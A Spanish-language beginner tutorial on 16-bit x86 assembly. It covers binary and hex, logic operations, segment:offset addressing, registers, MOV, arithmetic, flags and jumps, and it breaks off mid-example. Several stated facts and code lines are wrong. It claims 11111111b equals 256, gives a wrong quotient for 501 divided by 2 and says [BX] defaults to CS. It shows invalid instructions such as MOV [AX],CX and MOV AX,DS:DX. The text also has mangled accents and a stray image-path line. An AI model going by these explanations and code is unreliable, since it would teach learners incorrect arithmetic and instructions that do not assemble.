# Curso de Ensamlador

# Indice

## 1. Sistemas Numéricos

Comencemos por los sistemas de numeración que más utilizaremos al programar. El básico va a ser el sistema hexadecimal, aunque debemos de explicar antes el binario, el sistema de numeración que utiliza el ordenador.

Los números que conocemos están escritos en base 10. Esto significa que tenemos, desde el 0 hasta el 9, diez símbolos para representar cada cifra. Es decir, cada cifra ir de 0 a 9, y al superar el valor "9", cambiar a 0 y sumar uno a su cifra de la izquierda: 9+1: 10.

El sistema binario utiliza tan sólo dos símbolos, el "0" y el "1". Imaginemos que tenemos el número binario "0". Al sumarle una unidad, este número binario cambiar a "1". Sin embargo, si volvemos a añadirle otra unidad, a este número en formato binario ser el "10" ( aumenta la cifra a la izquierda, que era 0, y la anterior toma el valor mínimo ).

Sumemos ahora otra unidad: el aspecto del número ser "11" ( tres en decimal ). Y podríamos seguir:

Binario : 0 ; 1 ; 10 ; 11 ; 100 ; 101 ; 110; 111 ; 1000 ; 1001 ; 1010,...
Decimal : 0 1 2 3 4 5 6 7 8 9 10

Esto nos permite establecer un sistema bastante sencillo de conversión del binario al decimal;

He aquí los valores siendo n el valor de la cifra:

Cifra menos significativa:
n*2^0 = 1 si n=1 o 0 si n=0

Segunda cifra:
n*2^1 = 2 si n=1 o 0 si n=0

Tercera cifra:
n*2^2 = 4 si n=1 o 0 si n=0

Cuarta cifra:
n*2^3 = 8 si n=1 o 0 si n=0

Etc,...

Y así continuaríamos, aumentando el número al que se eleva 2. Traduzcamos entonces el número binario '10110111'

2^7+ 0 +2^5+2^4+ 0 +2^2+2^1+2^0 = 128 + 0 + 32 + 16 + 4 + 2 + 1 = 183
1 0 1 1 0 1 1 1

De todos modos, esta transformación la he puesto símplemente para que se comprenda con mas claridad cómo funcionan los números binarios. Es mucho más aconsejable el uso de una calculadora científica que permita realizar conversiones entre decimales, hexadecimales y binarios. Se hace su uso ya casi imprescindible al programar.

La razón del uso de los números binarios es sencilla. Es lo que entiende el ordenador, ya que interpreta diferencias de voltaje como activado ( 1 ) o desactivado ( 0 ), aunque no detallaré esto. Cada byte de información está compuesto por ocho dígitos binarios, y a cada cifra se le llama bit. El número utilizado en el ejemplo, el 10110111, sería un byte, y cada una de sus ocho cifras, un bit.

Y a partir de ahora, cuando escriba un número binario, lo haré con la notación usual, con una "b" al final del número ( ej: 10010101b )

Ahora me paso al hexadecimal, muy utilizado en ensamblador. Se trata de un sistema de numeración en base dieciseis. Por tanto, hay dieciseis símbolos para cada cifra, y en vez de inventarse para ello nuevos símbolos, se decidió adoptar las primeras letras del abecedario. Por lo tanto, tendremos ahora:

**Hex Dec**
1 --> 1
2 --> 2
3 --> 3
4 --> 4
5 --> 5
6 --> 6
7 --> 7
8 --> 8
9 --> 9
A --> 10
B --> 11
C --> 12
D --> 13
E --> 14
F --> 15
10 --> 16
11 --> 17
Etc,...

Como vemos, este sistema nos planteas bastantes problemas para la conversión. Repito lo dicho, una calculadora científica nos será casi imprescindible para esto.

Por que utilizar este sistema ? Bien sencillo. Volvamos al byte, y traduzcamos su valor más alto, "11111111". Resulta ser 256. Ahora pasemos esta cifra al sistema hexadecimal, y nos resultará "FF". Obtenemos un número más comprensible que el binario ( difícil de recordar ), y ante todo mucho más compacto, en el que dos cifras nos representaran cada byte. Podremos además traducir fácilmente el binario a hexadecimal con esta tabla; cada cuatro cifras binarias pueden traducirse al hexadecimal:

| Binario | Hexadecimal |
|---|---|
| 0000 | 0 |
| 0001 | 1 |
| 0010 | 2 |
| 0011 | 3 |
| 0100 | 4 |
| 0101 | 5 |
| 0110 | 6 |
| 0111 | 7 |
| 1000 | 8 |
| 1001 | 9 |
| 1010 | A |
| 1011 | B |
| 1100 | C |
| 1101 | D |
| 1110 | E |
| 1111 | F |

Por ejemplo, el número binario:
1111001110101110

En hexadecimal sería:
1111 0011 1010 1110
F 3 A E

Para referirnos a un número hexadecimal sin especificarlo, usaremos la notación que se suele usar al programar, con un 0 al principio ( necesario cuando hay letras ) y una h al final, por ejemplo, el número anterior sería 0F3AEh

## 2. Operaciones con bytes

Hay cuatro operaciones básicas que se pueden realizar con un número binario, y coinciden con operaciones de la lógica matemática, con lo que cualquiera que la haya estudiado tendrá cierta ventaja para entenderla.

Para explicarlas, llamar, al valor 0 resultado "falso", y al valor 1 "verdadero". Las operaciones son AND, OR, XOR y NOT

### 2.1. AND

Es un '**y**' lógico. Se realiza entre dos cifras binarias confrontando cada cifra con su correspondiente, y el resultado será "**1**" si las dos son verdaderas ( si las dos valen "**1**" ), y "**0**" ( falso ) en el resto de los casos.

**AND**

| 1.numero | 2.numero | Resultado |
|---|---|---|
| 1 | 1 | 1 |
| 1 | 0 | 0 |
| 0 | 1 | 0 |
| 0 | 0 | 0 |

Vuelvo a la lógica para explicarlo más claramente: Imaginemos la frase*: "El hombre es un mamífero y camina erguido"*. El hecho de que el hombre sea un mamífero es cierto ( 1 ), y el de que camine erguido, otro ( 1 ). Por lo tanto, al unirlos mediante una conjunción ( 'y' o 'AND' ), resulta que ya que se dan las dos, la oración es verdadera.

Pongamos un ejemplo más complejos, queremos realizar un **AND** lógico entre dos bytes:

11011000 AND 01101001

Observemos lo que sucede:

11011000 216
AND 01101001
En sistema decimal sería: AND 105 (aunque en sistema decimal 01001000 es mas lioso) 72

Cuando coinciden dos valores de "verdad", el resultado es "verdad", si uno es falso, el resultado es "falso" ( no es verdad que "El hombre es un mamífero y respira debajo del agua" ), y si los dos son falsos, el resultado es falso ( no es cierto que "El hombre es un ave y respira debajo del agua" )

### 2.2. OR

El "o" lógico. El resultado es "verdadero" cuando al menos uno de los factores es verdadero. O sea, es "**1**" cuando al menos uno de los dos factores es "**1**". Sería como la frase "Voy a buscar el peine o la caja de bombones", donde que uno sea cierto no significa que el otro no lo sea; es cierta la frase, es verdadera mientras uno de los térrminos sean verdaderos.

Operemos con los números "10100110" y "01101100":

10100110 **OR** 01101100 -------- 11101110

Como hemos visto, el valor 1 ( verdadero ) queda en las cifras de las que, confrontadas, al menos una es verdadera. Sólo resulta 0 ( falso ) si los dos números enfrentados son 0 ( falsos ).

**2.3. XOR**
"Or" exclusivo. Se trata de una orden parecida al OR, tan sólo que la verdad de una excluye la de la otra. El resultado, por tanto, es "**1**" ( verdad ) cuando uno y sólo uno de los dos números es verdadero ( y el otro falso, claro ). Sería como la oración "*O vivo o estoy muerto*", para que sea cierta se tiene que dar una de las dos, pero nunca las dos o ninguna.

10111001 **XOR** 01011101 -------- 11100100

La orden XOR va a ser bastante útil en encriptación, pero eso ya es otra historia,...

**2.4. NOT**
Esto se aplica sobre un sólo número, y en términos de lógica sería la negación de una oración, o sea, si el número al que se aplica es 1 el resultado es 0, y viceversa. En términos de lógica matemática aplicándolo a una oración, sería por ejemplo, *" No es verdad que tenga ganas de estudiar y de no beber* ", negando las otras dos que en caso contrario serían verdad:

NOT 11100110 -------- 00011001

**Bytes, bits y demás**
Tan sólo, por si alguien no lo conoce, quiero detallar el modo de almacenamiento del ordenador, incluyendo lo más temido por el iniciado en Ensamblador, y más engorroso para el programador, *segments* y *offsets*.

La unidad mínima de información es el bit. Su estado, como vimos anteriormente, puede ser 1 o 0.

Un conjunto de ocho bits, forman un byte. De ellos, el de la derecha es el menos significativo ( su valor es menor ), y el de m s a la izquierda el más significativo.

Un Kbyte es un conjunto de 1024 ( que no 1000 ) bytes. Igualmente, un MegaByte serán 1024 kbytes, o 1024*1024=1048576 bytes.

Otro térrmino que utilizaremos a menudo, es palabra, o "word". Una "palabra", es un conjunto de dos bytes, y se utiliza por que a menudo se opera con ellas en lugar de bytes.

Y ahora, después de estas cosillas, vamos con lo interesante,... segments y offsets:

Resulta que hubo un tiempo, cuando los dinosaurios dominaban la tierra, en el que a "alguien" se le ocurrió que con 640K debería de bastarnos para hacerlo todo. Y bien, por aquí vienen los problemas ( y voy a intentar explicarlo lo más mundanamente posible )

El ancho de bus de direcciones, para localizar un punto en memoria, es de 20 bits. Por lo tanto, el número máximo de direcciones de memoria a las que podremos acceder ser 1 Mb. Pero como veremos, 20 bits no son ni 2 bytes ni 3, sino así como 2 y medio %-). El problema es ordenarlos para que el procesador conozca la dirección de memoria, y aquí llegan las cosillas,...

Necesitaremos para conocer una posición de memoria pues cuatro bytes combinados de una curiosa manera.

Imaginemos los dos bytes inferiores. Su mayor valor puede ser 0FFFFh ( poner un cero delante es una convención, para que lo entiendan los ensambladores, al igual que la h al final indicando que es un número hexadecimal ). Esto nos da acceso a 64Kb de memoria, que se considera un bloque. También, a partir de ahora, llamaremos **Offset** a la dirección indicada por estos dos bytes.

Ahora querremos mas memoria que 64 Kb, claro. Y para eso tenemos los otros dos bytes. Para formar la dirección completa, se toman los 16 bits del registro de segmento y se situan en los 16 bits superiores de la dirección de 20 bits, dejando los otros cuatro a cero. Vamos, como si

añadiesemos cuatro ceros a la derecha. Sumamos entonces a este valor de 20 bits el Offset, resultando la dirección real de memoria

Voy a dar una explicación mas gráfica, porque creo que no me voy a enterar ni yo:

Sea el valor de Segmento (parezco un libro de matemáticas) **0Ah** ( o sea, 10 decimal o 1010b, binario ). Y el del Offset digamos que va a valer (en binario ) **01011111 00001010**.

La suma para obtener la dirección de memoria sería tal que así:

```
0000 0000 0000 1010 0000      ( segmento multiplicado*16, con 4 ceros mas )
  +    0101 1111 0000 1010 ( el offset )
-------------------------------------
0000 0101 1111 1010 1010
```

Y esta sería la dirección *real* de memoria ( 05FAAh o 24490 Dec ). Como podreis observar, y como curiosidad final, distintos segments y offsets especifican direcciones de memoria distintas; por ejemplo, los pares 0040h:0000 ( donde el primero es el Segment y el segundo el Offset, así lo tomaremos a partir de ahora ), son iguales que 0000:0400h, y los dos se referirían a la misma posición de memoria física, la 0400h o 1024d

Espero que haya quedado claro, aunque sea símplemente tener una ligera idea. Lo próximo serán los registros, y ( y ahora me pongo como los del Pcmanía cuando hablan de Windoze95 ) podremos empezar en serio con nuestro lenguaje favorito X-)

## 3. El juego de registros

Quizá alguno de vosotros se está preguntando a estas alturas: ¨ Y eso del Segment y Offset, dónde se guarda, que indica al ordenador esos sitios en memoria, que indica al ordenador en que punto de la memoria est y que tiene que ejecutar ? Pues bien, para esto y mucho mas sirven los registros.

Se trata de una serie de "variables", que contienen información que puede ser cambiada.

Comenzaré, al contrario que todos los libros, por los de segmento y offset actual: CS e IP.


El registro CS es una variable de un tamaño de dos bytes. Contiene el Segmento actual en que se encuentra el programa. IP, es la variable, de dos bytes también, que contiene el Offset actual. Esto significa, el ordenador va interpretando las secuencias de bytes, pero necesita "algo" que le indique donde tiene que leer. La combinación CS:IP ( tal y como me referí antes en lo de segments & Offsets ) contiene la dirección en la que el ordenador est interpretando información *en el momento*. O sea, indica la dirección de la próxima instrucción que se va a ejecutar.

El registro DS y el registro ES también sirven para guardar direcciones de Segmentos, y tambien son variables de dos bytes, ser n utilizados para por ejemplo mover datos en memoria, imprimir cadenas, bueno, un etcétera larguísimo. Digamos que son "punteros", que apuntan a cierta zona de memoria ( siempre combinado con otro que haga de Offset, claro ).

El registro **SS** apunta a la pila, y el **SP** es el que contiene el offset de la pila, pero esto lo explicaré mas adelante.

Luego tenemos una serie de registros que utilizaremos mas comúnmente: **AX, BX, CX y DX**.

Todas ocupan dos bytes, y se pueden utilizar divididas en dos partes de longitud un byte, cambiando de nombre. AX se divide en AH y AL, BX en BH y BL, CX en CH y CL y DX en DH y DL. La 'H' se refiere a High en inglés, alto ( de mayor valor ), y la 'l' a Low ( de menor valor ). Lo ilustro un poquillo:




Las funciones de estos cuatro registros son diferentes:

**AX** se suele utilizar como propósito general, indica función a las interrupciones, etc., y es el mas flexible, ya que ser el único que permita multiplicaciones y divisiones. Se denomina a veces acumulador.

**BX** nos servirá mucho como "handler", para abrir/cerrar archivos, etc, y como registro de propósito general al igual que AX, CX y DX.

**CX** se suele usar como contador.

**DX** suele ser el puntero, señalando haciendo el papel de Offset lugares en memoria ( suele combinarse con DS en la forma DS:DX ).

Y nos quedan ya sólo tres registros, **BP**, **SI** y **DI**, que son también punteros. SI y DI los utilizaremos a menudo para copiar bytes de un lado a otro, etc. Ni que decir que, como el resto de registros, contienen dos bytes. Igual sucede con BP, de otros dos bytes de tamaño.

## 4. Comenzamos !!!

Por fin vamos a empezar con órdenes en ensamblador. Y comenzaremos con la más sencilla, pero curiosamente la mas utilizada en este lenguaje:

La orden **MOV**.
La función de la orden MOV es, como su nombre da a entender, "mover" un valor. Pongamos un ejemplo:

```
MOV AX, BX
```

Esta órden en lenguaje ensamblador, copiará el contenido de BX en AX, conservando el valor de BX. He aquí algún ejemplo mas:

```
MOV AX, DS
MOV ES, AX
MOV DX, AX
MOV AL, DH
```

Como se ve, no se puede realizar MOV AL,BX, ya que en AL no cabe BX ( sencillo, no ;)
También se puede introducir un valor directamente en un registro. Sería el caso de:

```
MOV AX, 0FEA2h
MOV BL, 255
MOV DH, 01110101b
```

Así de paso pongo ejemplos de como se utiliza la numeración. El primero era un número hexadecimal, el segundo decimal ( que no va acompañado por nada para indicarlo ), y el tercero binario ( con la b al final ). A veces para representar un número decimal se pone una 'd' al final (p.ej, 10d)

Más utilidades de MOV. Podemos transferir bytes que están en memoria a un registro, o de un registro a memoria. Vayamos con los ejemplos:

```
MOV AX, [BX]
```

Y pongamos que en BX está 0EEEEh. En vez de transferir a AX el valor 0EEEEh, le transferiremos el valor que haya en la posición de memoria CS:BX, si CS por ejemplo vale 0134h y BX 03215h, transferiríamos el byte que hay en 0134:03215h y el siguiente a AX.

Se puede hacer también al revés;

```
MOV [AX], CX
```

Escribiríamos en la dirección de memoria CS:AX el valor de CX. Y también podremos usar valores numéricos:

```
MOV AX,[2325h]      ( lo que hay en CS:2325h )
MOV AX,DS:[2325h]   ( el valor en DS:2325h )
MOV AX,DS:DX        ( el valor en DS:DX )
MOV DX,CS:CX        ( a DX, valor en CS:CX )
MOV BX,CS:1241h     ( a BX, valor en CS:1241h )
```

Muchas veces, se utiliza Word Ptr o Byte Ptr, que aclaran el tamaño a transferir:

```
MOV AL, BYTE PTR [BX+SI-30h]
MOV AX, WORD PTR [BX+DI]
```

Como acabamos de ver, es posible hacer "sumas" de valores al buscar una dirección en memoria. Otros ejemplos serían:

```
MOV AX, [BX+3]
MOV [BP+SI], AH
```

Y para acabar esta lección, aquí tenéis una tablilla de ejemplos sacada de un libro sobre MOVs que se pueden hacer:

**Formatos de la instrucción MOV.**

| *Ejemplos:* | |
|---|---|
| MOV reg,reg | MOV AX, BX |
| MOV mem,reg | MOV [BX], AL |
| MOV reg,mem | MOV CH, [40FFh] |
| MOM mem,inmed | MOV BYTE PTR [DI], 0 |
| MOV reg,inmed | MOV BX, 0FFFFh |
| MOV segreg,reg16 | MOV DS, AX |
| MOV mem,segreg | MOV [SI], ES |
| MOV segreg,mem | MOV SS, [1234h] |

**reg**: *registro* **mem**:*memoria* **inmed**:*número inmediato*
**segreg**: *registro de segmento* **reg16**: *registro de 16 bits*

## 5. Operaciones

### 5.1. Las instrucciones INC y DEC

Son las mas básicas a la hora de hacer operaciones con registros: **INC**, incrementa el valor de un registro ( o bueno, de cualquier posición en memoria ) en una unidad, y **DEC** lo decrementa. Veamos:

INC AX
*Incrementa en uno el valor de AX*

INC WORD PTR [BX+4]
*Incrementa la palabra situada en CS:[BX+4] en uno.*

DEC AX
*Decrementa AX, le resta uno.*

DEC WORD PTR [BX+4]
*Decrementa la palabra situada en CS:[BX+4] en una unidad.*

Estas dos instrucciones, equivalentes a por ejemplo a "a++" en C, nos servirán bastante como contadores (para bucles).

### 5.2. Las instrucciones ADD y SUB

Se trata de dos operadores que contiene cualquier lenguaje de programación: la suma y la resta. Tienen dos operandos, uno de destino y otro fuente. Para la suma, se suman los dos operandos y se almacena en el primero (destino), y para la resta, se resta al primero el segundo, almacenándose en destino, el primero. Aquí están algunos formatos de estas instrucciones:

```
ADD AX, BX        ; Sumaría AX y BX y lo guardaría en AX
ADD [AX], BX      ; Suma el contenido de la dirección de AX a BX,
                  ;y se almacena en la dirección de AX
ADD AX, [BX]      ; Se suman AX y el contenido de la dirección de
                  ;BX, y se almacena ,sta suma en AX
ADD AX, 3         ; Lo mismo pero utilizando un valor inmediato
                  ;en vez de la BX señalada anteriormente.
SUB CL, DL        ; Resta de CL el valor de DL, y se almacena en CL
SUB [CX], DX      ; Se resta al contenido de la dirección de CX
                  ;el valor de DX, y se almacena en la dir. de CX
SUB CX, 23h       ; Se resta de CX el valor 23h, y queda en CX el
                  ;resultado
```

Os habreis dado cuenta de una cosa, ¿ y si el resultado excede lo que puede contener el byte, o la palabra ?. Esto se puede saber mediante los flags, que trataremos más adelante.

También os habréis fijado en que separa, con ; los comentarios. Bien, esta es la manera en ensamblador de poner comentarios, como sería en Basic la órden "REM", o en C la convención "/* [...] */"

### 5.3. NEG, NOT y operaciones lógicas

**Neg**, pone el registro o el lugar al que apunta en memoria en negativo según la aritmética de complemento a dos tal que : NEG AX o NEG [AX]

**Not** es la que, como vimos, "invierte" los valores de los bits. Y el resto de operaciones lógicas también las vimos anteriormente. Pondré ahora tan sólo su sintaxis:

```
NOT SI                ; (o Not AX, etc,... o sea, con un registro)
NOT Word ptr es:[ax]  ; Lo realiza sobre la palabra ( 2 bytes ) que se encuentra en es:[ax]
AND AX,BX             ; Efectúa un AND entre AX y BX, almacenando el resultado en AX
                      ;(siempre en el primer término)
AND [AX],BX           ; Lo dicho, pero AX apunta a un lugar de memoria
AND AX,[BX]
AND Byte ptr [15],3   ; Un AND en la dirección :0015 con lo que haya ahí y el valor "3"
OR  AX,BX
OR  [AX],BX
OR  Byte ptr [15],3
OR  DH,55h            ;También podría hacerse en el AND, se confrontan DH y 55h en un OR
```

Y todo lo dicho para OR y AND vale para XOR, de tal manera que las operaciones son realizables entre:

| | |
|---|---|
| Registro y registro | CX, DX |
| Lugar de memoria y registro | [DX], BX |
| Registro y lugar de memoria | AX, [SI] |
| Lugar de memoria y número | word ptr ES:[AX], 0D533h |
| Registro y número | AX, 0CD32h |

**5.4. Multiplicación y división, MUL y DIV**

Las pasaré algo rápido, ya que para nuestros objetivos no tienen una necesariedad excesiva, al menos a corto plazo.

Estas operaciones multiplican al acumulador por el operando indicado. Si el operando es de 8 bits (1 byte), el acumulador es AL. Si el operando es de 16 bits, el acumulador es AX. El resultado se almacena en AX o en el par DX-AX respectivamente, si el operando es de 8 bits o 16 bits.

También tendremos que diferenciar entre dos tipos de multiplicaciones y divisiones que entiende el procesador. Los que comienzan con una I operan con números con signo (esto es, si queremos usar números negativos y tal), y los que no, con números sin signo.

Visto esto, podremos decir que:

```
MUL Byte Ptr [CX]
```

Va a multiplicar el byte que hay en la dirección que marca CX por el contenido que hay en AL, y una vez hecho esto, va a almacenarlo en AX.

```
MUL SI
```

Multiplicaría SI por el contenido de AX, almacen ndose en el par AX-DX.
La palabra superior ( de m s valor ), se devolvería en DX, y la inferior en AX.

```
IMUL SI
```

Esto y el ejemplo anterior sería lo mismo, sólo que operando con números con signo.

Para la división, el dividendo ha de estar en AX ( y ser 16 bits por tanto ). El divisor se indica en el operando, por ejemplo en DIV BL, este divisor estaría en BL. Se dividiría AX entre BL y el resultado quedaría en AL, quedando el resto en AH. Vamos a ver algún ejemplo que os veo muy perdidos:

En la división de un número de diecis,is bits entre otro de 8 bits, el cociente y resto ser n de 8 bits (1 byte ). El dividendo ha de estar en AX, y el divisor es el operando de la instrucción, que puede ser un registro o un sitio en la memoria ( y se necesita poner lo de byte ptr)

O sea, sería tal que:

```
DIV CL        o        IDIV    BYTE  PTR ES:[BP]
```

El resultado se devuelve en AL, y el resto en AH. Si por ejemplo AX valiese 501d y cl valiese 2, a hacer el DIV CL, en AL quedaría 255 y en AH quedaría 1.

Se puede dividir tambi,n un número de 32 bits ( 4 bytes ) entre otro de 16 bits ( 2 bytes ), con lo que cociente y resto serían de 16 bits. El dividendo estaría formado por el par DX/AX. Al hacer por ejemplo un:

```
DIV SI
```

Se dividiría DX-AX entre SI, almacenándose el resultado en AX, y el resto en DX. Por ejemplo:

Si en DX est  el valor 003Fh y en AX 5555h, el par sería 3F5555h, con lo que al dividirlo por SI (que pongamos que vale 0CCC4h ), se almacenaría en AX el resultado y en DX el resto.

Y ahora pasamos a una parte en la que hay algo de teoría y tal,...

## 6. Flags

La explicación de los "flags" viene a cuento de los saltos condicionales. Los que hayais visto un mínimo de otros lenguajes recordareis las sentencias FOR y NEXT ( en Basic ), o el IF/THEN/ELSE también en estilo Basic pero encontrable en otros lenguajes. Pues bien, los flags y las instrucciones condicionales va a ser lo que os encontréis en este capítulo del curso de Ensamblador.

Vamos con el registro de flags.

A las flags, "banderas", las agrupa un sólo registro de 16 bits, aunque este no est utilizado por completo, ya que cada flag ocupa un sólo bit. Pero bueno, ¿ que son los flags a todo esto ?

Se trata de varios bits, que como siempre pueden valer uno o cero, y dependiendo de su valor indican varias cosas. El registro de flags es como sigue:

³ ± ³ ± ³ ± ³ ± ³ O ³ D ³ I ³ T ³ S ³ Z ³ ± ³ A ³ ± ³ P ³ ± ³ C ³

O: Overflow D: Dirección I: Interrupciones rehabilitadas
T: Trampa S: Signo Z: Cero
A: Acarreo auxiliar P: Paridad C: Acarreo ±: No utilizado

Cada cuadrito representa un bit como es fácil adivinar. También os daréis cuenta de que cada bit que se utiliza tiene un nombre, y como veréis también una utilidad. Aquí explico el significado de cada uno, o al menos de los más importantes:

**EL FLAG DE ACARREO**
Hay veces en la operaciones en las que el número se desborda, o sea, no cabe en el registro o en la posición de memoria. Imaginemos que tenemos en AX el número 0FFFFh y le sumamos 0CCCCh. Como es lógico, el resultado no nos cabrá en AX. Al realizar esta suma, tenemos que tener en cuenta que el siguiente número a 0FFFFh es 0000h, con lo que podremos ver el resultado. Igual pasar si a 0000h le restamos por ejemplo 1 ( el resultado ser 0FFFFh ). Pero de alguna manera nos tenemos que DAR CUENTA de que esto ha sucedido.

Cuando se opera y hay acarreo en el último bit sobre el que se ha operado, el flag de acarreo se pone a uno. O sea, cuando ese número se ha desbordado. Hay que recordar también que las instrucciones INC y DEC no afectan a este flag. Veamos los efectos de estas operaciones:

```
MOV AX, 0FFFFh
INC AX          ; AX vale ahora 0, el flag de acarreo tambi,n
DEC AX          ; AX vale 0FFFFh, y el flag sigue inalterado
ADD AX, 1       ; AX vale 0, y el flag de acarreo est a 1
MOV BX, 0000h
ADD BX, 50h     ; El flag de acarreo se pone a 0, no ha habido acarreo en esta operación
SUB AX,1            ; Ahora AX vale otra vez 0FFFFh, y el flag de acarreo se pone de
                nuevo ; a uno
```

En resumen, se activa cuando tras una operación hay un paso del valor máximo al mínimo o viceversa

Este flag nos va a ser también útil al comprobar errores, etc. Por ejemplo, si buscamos el primer archivo del directorio y no hay ninguno, este flag se activar , con lo que podremos usar los saltos condicionales, pero esto ya se explica m s adelante.

**EL FLAG DE SIGNO**
A veces interesa conocer cuando un número con signo es negativo o positivo. Evidentemente, esto sólo tiene efecto cuando EFECTIVAMENTE estamos tratando con números enteros con signo, en complemento a dos. Indica cuando tras una operación aritm,tica ( ADD, SUB, INC, DEC o NEG ) o lógica ( AND, OR o XOR ) el resultado es un número en complemento a dos. En realidad es la copia del bit de mayor peso del byte, el que indica cuando el número es negativo.

Por lo tanto, cuando vale 1 es que el número es negativo y si vale 0 es que es positivo

**EL FLAG DE DESBORDAMIENTO ("Overflow")**
Se trata de un flag bastante parecido al de acarreo, pero que actúa con números en complemento a dos y se activa cuando se pasa del mayor número positivo ( 127 en un sólo byte ) al menor negativo ( -128 en tamaño de un byte ).

Este flag, al contrario que el de acarreo, SI es afectado por las instrucciones de decremento e incremento.

**EL FLAG DE CERO**
De los m s sencillitos de comprender. Símplemente se activa cuando el resultado de una operación aritmética o lógica es cero. A los avispados se os estar ya ocurriendo la gran utilidad del flag,... tenemos por ejemplo dos registros, AX y CX, que queremos comparar para saber si son iguales. Para saberlo, no tendríamos m s que restar uno del otro, y si el resultado es cero ( o sea, si el flag de cero se pone en uno ), podremos hacer un salto condicional ( ,sto lo explico en el próximo número.

O sea, de un
```
SUB CX,AX
```
Si son iguales, el flag de cero se pondrá a uno.

**EL FLAG DE PARIDAD**
Se utiliza especialmente en la transmisión de datos para la comprobación de errores, ya que comprueba si el resultado de la última operación aritmética o lógica realizada tiene un número par o impar de bits puestos a uno. Se pondr a uno cuando haya un número par de bits, y a cero cuando sea impar.

**RESTO DE FLAGS**
No describir, m s flags detalladamente, ya que su importancia es casi nula; por ejemplo est el flag de interrupción que cuando est activado evita la posibilidad de interrupciones en secciones críticas de código, o el de trampa, que cuando est activado provoca una INT 1h cada vez que se ejecuta otra instrucción, pero creo que su inter,s es escaso, al menos por el momento.

## 6.1. INSTRUCCIONES DE COMPARACION

No ibamos a terminar la lección sin enseñar nuevas instrucciones ! Nos van a servir bastante para realizar las comparaciones, y son:

**CMP y TEST**

CMP compara dos registros, o un registro y una dirección de memoria,... tiene el mismo formato que el SUB ( por ejemplo CMP AX,BX ), tan sólo que ninguno de los registros es alterado. Si por ejemplo son iguales, el flag de cero se pondrá en uno. Es en realidad un SUB del que no se almacena el resultado.

TEST, comprobar, se puede realizar con el mismo formato de AND, ya que es equivalente a ella, tan sólo que no se guarda el resultado, aunque sí se modifican los flags.

Y en el próximo capítulo veremos como se aplican estos flags, y como realizar los saltos comparativos.

## 7. Las instrucciones de salto

### 7.1. SALTOS INCONDICIONALES

Empecemos por el salto sin condiciones, con el que podremos cambiar el control a cualquier punto del programa. Sería como el "Goto" del Basic, símplemente transferir el control a otro punto del programa. La orden es

**JMP** ( de Jump, *salto* )

Si recordais a estas alturas los registros CS:IP, se podrá ver que es lo que hace realmente la instrucción, y no es mas que incrementar o decrementar IP para llegar a la zona del programa a la que queremos transferir el control ( IP es el Offset que indica la zona de memoria que contiene la siguiente instrucción a ejecutar, y CS el segmento )

El formato m s sencillo para el salto sería JMP 03424h, lo que saltaría a esa zona. Pero es digamos que "algo pesado" calcular en que dirección va a estar esa instrucción, con lo que utilizaremos etiquetas. Aquí hay un ejemplo, en el que de paso se repasa un poco:

```
        MOV AX,0CC34h
        MOV CL,22h
        JMP PALANTE
VUELVE:  CMP BX,AX
        JMP FIN
PALANTE: MOV BX,AX
        JMP VUELVE
FIN:    XOR CX,CX
```

Ahora voy a comentar un poco el programa. Tras la primera instrucción, AX vale 0CC34h, y tras la segunda, CL vale 22h. Despu,s se realiza un salto a la instrucción etiquetada con "PALANTE". La etiqueta ha de estar continuada por dos puntos ':', y puede ser llamada desde cualquier lugar del programa. Tambi,n podremos hacer un MOV AX,[PALANTE], como hacíamos antes con un MOV AX,[BX], pero asignando a AX el valor que haya en la dirección en la que est "PALANTE".

El caso, que tras el salto a "PALANTE", se copia el valor del registro BX en AX, y se vuelve a "VUELVE". Se realiza una comparación entre AX y BX, que pondrá el flag de cero a 1 (recordemos la anterior lección), se saltará a "FIN", donde tan sólo se realizar la orden Xor CX,CX cuyo resultado, por cierto, es poner CX a cero tenga el valor que tenga (y esto se utilizar bastante programando, por eso me ha dado por incluir la orden)

Volvamos con la sintaxis del JMP con algunos ejemplos de como utilizarlo:

JMP 100h
*Salta a la dirección 100h. Un archivo .COM comienza normalmente en esa dirección, así que quizá lo veáis en algunos virus.*

JMP 542Ah:100h
*Salta a la dirección 100h pero del segmento 542Ah. ¿ Os acordáis aún de los Segments y Offsets?. Se trata de un salto lejano.*

JMP SHORT 223Ah
*Salto corto a la dirección 223Ah. Tranquilidad, ahora explico lo de salto corto, lejano,...*

JMP NEAR 55AAh

*Salto cercano, es diferente al corto*

JMP [100h]
*Salta a la dirección contenida en 100h. Sin embargo es un error, ya que no se especifíca si es cercano, lejano, si se lee un sólo byte,... o sea, que esta instrucción no vale.*

JMP WORD PTR [BX]
*Ahora si vale ;). Salta a la dirección contenida en la palabra (dos bytes) a la que apunta BX. O sea, si BX valiese 300h y en 300h los dos bytes fuesen 0CC33h, el JMP saltaría a esta dirección.*

JMP DWORD PTR [BX+SI+5]
*Dword son 32 bits, o sea, un salto lejano. Y saltaría al contenido en la dirección de memoria a la que apuntan la suma de BX,SI y 5.*

Ahora voy a contar algo sobre los saltos lejanos, cercanos y cortos. El salto corto se realiza entre el punto en el que se est  y +127 o -128, o sea, que la cantidad que se puede contener en un byte con signo. A veces es necesario indicar que se trata de salto corto, cercano o lejano.

El salto cercano se realiza contando como distancia el contenido de dos bytes, o sea, que el rango sería desde 32767 a -32768 bytes de distancia.

Y el lejano se realiza contando como distancia el contenido de cuatro bytes, y,... paso de calcular la distancia, pero es mucha X-)

Por ejemplo, es incorrecto que haya en la dirección 100h una instrucción que diga JMP SHORT 500h, ya que la distancia no corresponde a un salto corto. Adem s, el salto dependiendo de que sea cercano, corto o largo se codifica de manera diferente en modo hexadecimal.

**7.2. SALTOS CONDICIONALES**
¿ Recordáis aquel IF-THEN-ELSE, o el FOR, o el WHILE-DO ?. Bien, pues aquí está lo que suple a estas instrucciones en lenguaje ensamblador. Se basan completamente en los flags, por ello el rollo de la anterior lección, pero están simplificados de tal manera que no os hará  falta saberoslos de memoria para poder hacerlos.

Los saltos podrían resumirse en un modo "Basic" de la manera IF-THEN-GOTO de tal manera que cuando se cumple una condición se salta a un sitio determinado.

He aquí los tipos de saltos condicionales (las letras en mayúsculas son las instrucciones ):

**JO**: *Jump if overflow*. Salta si el flag de desbordamiento está a uno

**JNO**: *Jump if not overflow*. Salta si el flag de desbordamiento está a cero.

**JC, JNAE, JB**: Los tres sirven para lo mismo. Significan: *Jump if Carry*, *Jump if Not Above or Equal y Jump if Below*. Saltan por lo tanto si al haber una comparación el flag de acarreo se pone a 1, es entonces equivalente a < en una operación sin signo. Vamos, que si se compara así:

CMP 13h,18h,

